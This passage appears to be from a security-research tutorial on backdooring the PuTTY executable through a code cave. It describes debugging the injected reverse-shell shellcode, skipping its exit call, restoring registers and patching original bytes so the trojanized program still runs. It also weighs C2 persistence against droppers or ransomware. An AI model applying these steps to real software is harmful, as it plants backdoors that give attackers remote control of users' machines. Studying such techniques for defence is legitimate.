
In my case, after our shellcode launches reverse shell, it calls some short of exit with a function that is similar. We can try to find out where the exit call is being made and skip or override it. Lets put breakpoint on every call in our shellcode.




I discovered that this call launches the reverse shell after running it step by step by the breakpoint.



Let's find the exit `call`




Now we restore original context of the cpu (popfd = restore the FLAG)




```
6A 60 68 B0 7A 47 00
```

Select some space and put to the binary editor, if we hit enter for the next jump (call putty.456BE4) will restore back.



We're done, save the file and give a new name PUTTY3.EXE

Research summary: That's to be expected, I'm experiencing problems that people should be aware of when the C2 connection needs to be active every time the target application is running; it's similar to a technique code injection on explore.exe process that needs to run every time to make an active C2 connection. The techniques used in this case are insufficient to establish a C2 connection through the use of code cave instead, implementing dropper/ransomeware is far more effective. For the next experiment, I'm going to use the same technique as before, but this time I'm going to use an injected code cave that will pop up calc.exe, which will run under the hood.

Update: Done.

References

- https://en.wikipedia.org/wiki/Code_cave
- https://www.codeproject.com/Articles/20240/The-Beginners-Guide-to-Codecaves
- https://www.elastic.co/blog/ten-process-injection-techniques-technical-survey-common-and-trending-process